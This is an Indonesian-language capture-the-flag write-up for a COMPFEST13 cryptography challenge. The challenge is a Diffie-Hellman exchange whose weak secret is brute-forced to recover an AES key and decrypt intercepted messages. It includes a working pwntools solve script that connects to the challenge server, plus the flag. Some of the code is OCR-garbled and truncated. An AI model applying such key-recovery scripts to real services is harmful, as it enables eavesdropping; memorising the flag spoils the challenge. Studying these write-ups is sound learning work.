
```
g = bl(b64decode(input('g: ')))
assert g > 0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF
p = getPrime(512)

alice = Alice()
bob = Bob()

alice_public_part = alice.make_public_part(g, p)
bob_public_part = bob.make_public_part(g, p)

alice.make_private_part(bob_public_part, p)
bob.make_private_part(alice_public_part, p)
```

Disini kita ada beberapa yang kita tidak tahu, mulai dari privatenya alice dan bob. Dan juga public bob yang di comment printnya… private mereka berupa AES key yang di pakai untuk encrypt decrypt message mereka…




```python
assert len(alice_dialogue) == len(bob_dialogue)
while True:
    for i in range(len(alice_dialogue)):
        print('Messages from Alice:')
        msg = alice.send_message(alice_dialogue[i])
        print(b64encode(msg).decode())
        print(bob.receive_message(msg))
        print()
        time.sleep(0.5)

        print('Messages from Bob:')
        msg = bob.send_message(bob_dialogue[i])
        print(b64encode(msg).decode())
        print(alice.receive_message(msg))
        print()
        time.sleep(0.5)
```

Tetapi kita perlu menggambil message dari mereka berdua yang di encrypt AES dengan key private mereka.




```python
class Bob(Person):
    def __init__(self):
        self.secret = 0 # REDACTED
        assert 2 < self.secret < 100
```

Karena bob punya secret antara 2 - 100, kita bisa brute itu bila diberikan public nya… didapatkan dari service talk with bob…



```python
from base64 import b64encode, b64decode
from Crypto.Util.number import long_to_bytes as l2b, bytes_to_long as b2l
def make_public_part(g, secret,  p):
        return pow(g, secret, p)

Your_secret = "Ag=="
g = "AQAAAAAAAAAAAAAAAAAAAAA="
p = 1271570675405563730199737044998898772956355500197620277393622747163758234524299201813281
Bob_public_part = "GqO/xWQHz1iY3vyjY550c7l//Y0VTsvj/gIpgv132pc2fHrQzGRgZ88HmfjisxhMbX0h8VWl
Your_public_part = "AQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
Your_private_part = "zV7giLkW8qTHGjw9/g8UBA=="

for i in range(100):
    if b64encode(l2b(make_public_part(b2l(b64decode(g)), i, p))).decode() == Bob_public_par
        Bob_secret = i #73
        break
```

Dari sini kita bisa mendapatkan hasil secret bob nya itu 73. Dan karena itu konstan kita hanya perlu publicnya alice untuk mendapat privatenya bob… dan publicnya alice itu diberikan saat initialize alice dan bob ngobrol… tinggal generate dengan cara yang sama… tapi message mereka ada pad yang tidak jelas di tempat yang random, karena diberi tahu semua messagenya itu printable, kita tinggal hapus yang tidak printable, jadinya seperti…



```
87d'2
6>p<c/c
=(l#a
6uO2nDfm1=Bkq9&@3BW&@rc.&56
=(lLpA8c%#DC9NKCh[Zr56
:2+3L/g*_.BOQ'q+EV:2F!,(2@:q1
=(l#a56
6VgEQ7R^6T0f+/5An3YW1c@1!
88W2r+A-ctF<G[=AKYT!EcZ=F1,'hBOPpi@ru:&F$B
8LJ?tE,oN3FEo!MF`M%9H#IgJBOQ'q+EV:.+ED%7F8
=_2#T/0JP@@:re"0KM*G>l
8K_TG%De<BOr;uCggs2D@0t+EVO?/hSa
:MVL(8K`4kCht58ASu$$BlkJ+AoqU)+F.mJ/g*Z&+E)-M
1GE8q0f:XC2DR7%@:h?'2`!:"1HAu'1H9d
1,rs@P^#%2*#8*An*P0Ocjn@l.XL2e?JY@:V;R2)-jB3Ab/
:2+3L/0K.J+D>2,AKZ).AKYT$@:p^#Dg*?
8K_bE+L/*@:O(aEcW@5@;]t$F<GX9AKZ).Blbm
<+oue+Cf(nDJj$%+DGm>F(Jj(Eb-A6BkM+$56
=_2#T/c
8K_bE+L/;DfmFJAKZ#-B4uB>
8K_bE+L/5D_;
```

Terlihat seperti base85, soo… tinggal decode…
Kurang lebih hasilnya seperti…

```
87d&
87d'2"
6>p<c/c
=(l#a
6uO2nDfm1=Bkq9&@3BW&@rc.&56
=(lLpA8c%#DC9NKCh[Zr56
:2+3L/g*_.BOQ'q+EV:2F!,(2@:q1"
=(l#a56

6VgEQ7R^6T0f+/5An3YW1c@1! //COMPFEST13{4fd29464a

88W2r+A-ctF<G[=AKYT!EcZ=F1,'h\\BOPpi@ru:&F$B"
8LJ?tE,oN3FEo!MF`M%9H#IgJBOQ'q+EV:.+ED%7F8"
=_2#T/0JP@@:re"0KM*G>l
8K_\\TG%De<BOr;uCggs\\2D@0t+EVO?/hSa
:MVL(8K`4kCht58ASu$$BlkJ+AoqU)+F.mJ/g*Z&+E)-M

1GE8q0f:XC2DR7%@:h?'2`!:"1HAu'1H9d
//30b51506628caf4_734b39d538}

1,r\\s@P^#%2*#8*An*\P0Ocjn@l.XL2e?JY@:V;R2)-jB3Ab/(
//28a1b39559f4fc500b41c4b17ec8ad74512394a8

:2+3L/0K.J+D>2,AKZ).AKYT$@:p^#Dg*?
8K_\\bE+L/*@:O(aEcW@5@;]t$F<GX9AKZ).Blbm
<+oue+Cf(nDJj$%+DGm>F(Jj(Eb-A6BkM+$56
=_2#T/c
8K_\\bE+L/;DfmFJAKZ#-B4uB>
8K_\\bE+L/5D_;
:MV(pBOu&
6@!,p
6@!,
@X2M
```

Yang dipisah itu part of the flag…

Code:

[code(jika ada)]

bobSecret.py

```python
from base64 import b64encode, b64decode
from Crypto.Util.number import long_to_bytes as l2b, bytes_to_long as b2l
```

```
def make_public_part(g, secret,  p):
        return pow(g, secret, p)

Your_secret = "Ag=="
g = "AQAAAAAAAAAAAAAAAAAAAA="
p =
12715706754055637301997370449988987729563555001976202773936227471637
58234524299201813286584357747295092465071098931247690770616058485557
0319025836745035489
Bob_public_part =
"GqO/xWQHz1iY3vyjY550c7l//Y0VTsvj/gIpgv132pc2fHrQzGRgZ88HmfjisxhMbX0h
8VWlXjsxtfgCATf72w=="
Your_public_part = "AQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
Your_private_part = "zV7giLkW8qTHGjw9/g8UBA=="

for i in range(100):
    if b64encode(l2b(make_public_part(b2l(b64decode(g)), i,
p))).decode() == Bob_public_part:
        Bob_secret = i #73
        break
```

solve.py

```
import pwn
from base64 import b64decode, b64encode, b85decode
from Crypto.Util.number import long_to_bytes as l2b, bytes_to_long as
b2l
from Crypto.Cipher import AES
import string

pwn.context_log_level = 'critical'

print(string.printable[:-5])
sp = list(map(ord, list(string.printable[:-5])))
def prettify(msg):
    ret = ''
    for c in msg:
        if c in sp:
```

```python
            ret += chr(c)
    return ret

class Person:
    def __init__(self, secret):
        self.secret = secret

    def make_public_part(self, g, p):
        return pow(g, self.secret, p)

    def make_private_part(self, gx, p):
        self.key = pow(gx, self.secret, p) %
0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF
        self.key = l2b(self.key)
        while (len(self.key) != 16):
            self.key += b'\x01'
        return self.key

    def send_message(self, msg):
        iv = os.urandom(16)
        cipher = AES.new(self.key, AES.MODE_CBC, iv)
        enc = iv + cipher.encrypt(pad(msg))
        return enc

    def receive_message(self, enc_message):
        iv = enc_message[:16]
        enc = enc_message[16:]
        cipher = AES.new(self.key, AES.MODE_CBC, iv)
        try:
            msg = cipher.decrypt(enc)
            return msg
        except:
            return 'Message not received!'

bobSecret = 73 #get from talk with bob
bob = Person(bobSecret)
g = 0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF + 1

host, port = "103.152.242.242", 1457
```

```python
s = pwn.remote(host, port)

# send g
s.recvuntil(': ')
s.sendline(b64encode(l2b(g)))

# recv p
# print(s.recvuntil('\n'))
p = int(s.recvuntil('\n').strip().split(b': ')[1])

# recv alicePub
alicePub = b2l(b64decode(s.recvuntil('\n').strip().split(b': ')[1]))
# print(alicePub)
# initialize
bobPub = bob.make_public_part(g, p)
bobPri = bob.make_private_part(alicePub, p)

for _ in range(100):
    print(prettify(bob.receive_message(b64decode(s.recvuntil('Message received!').strip().split(b'\n')[1]))).replace('\\',''))
```

Flag:

COMPFEST13{4fd29464a28a1b39559f4fc500b41c4b17ec8ad74512394a830b51506628caf4_734b39d538}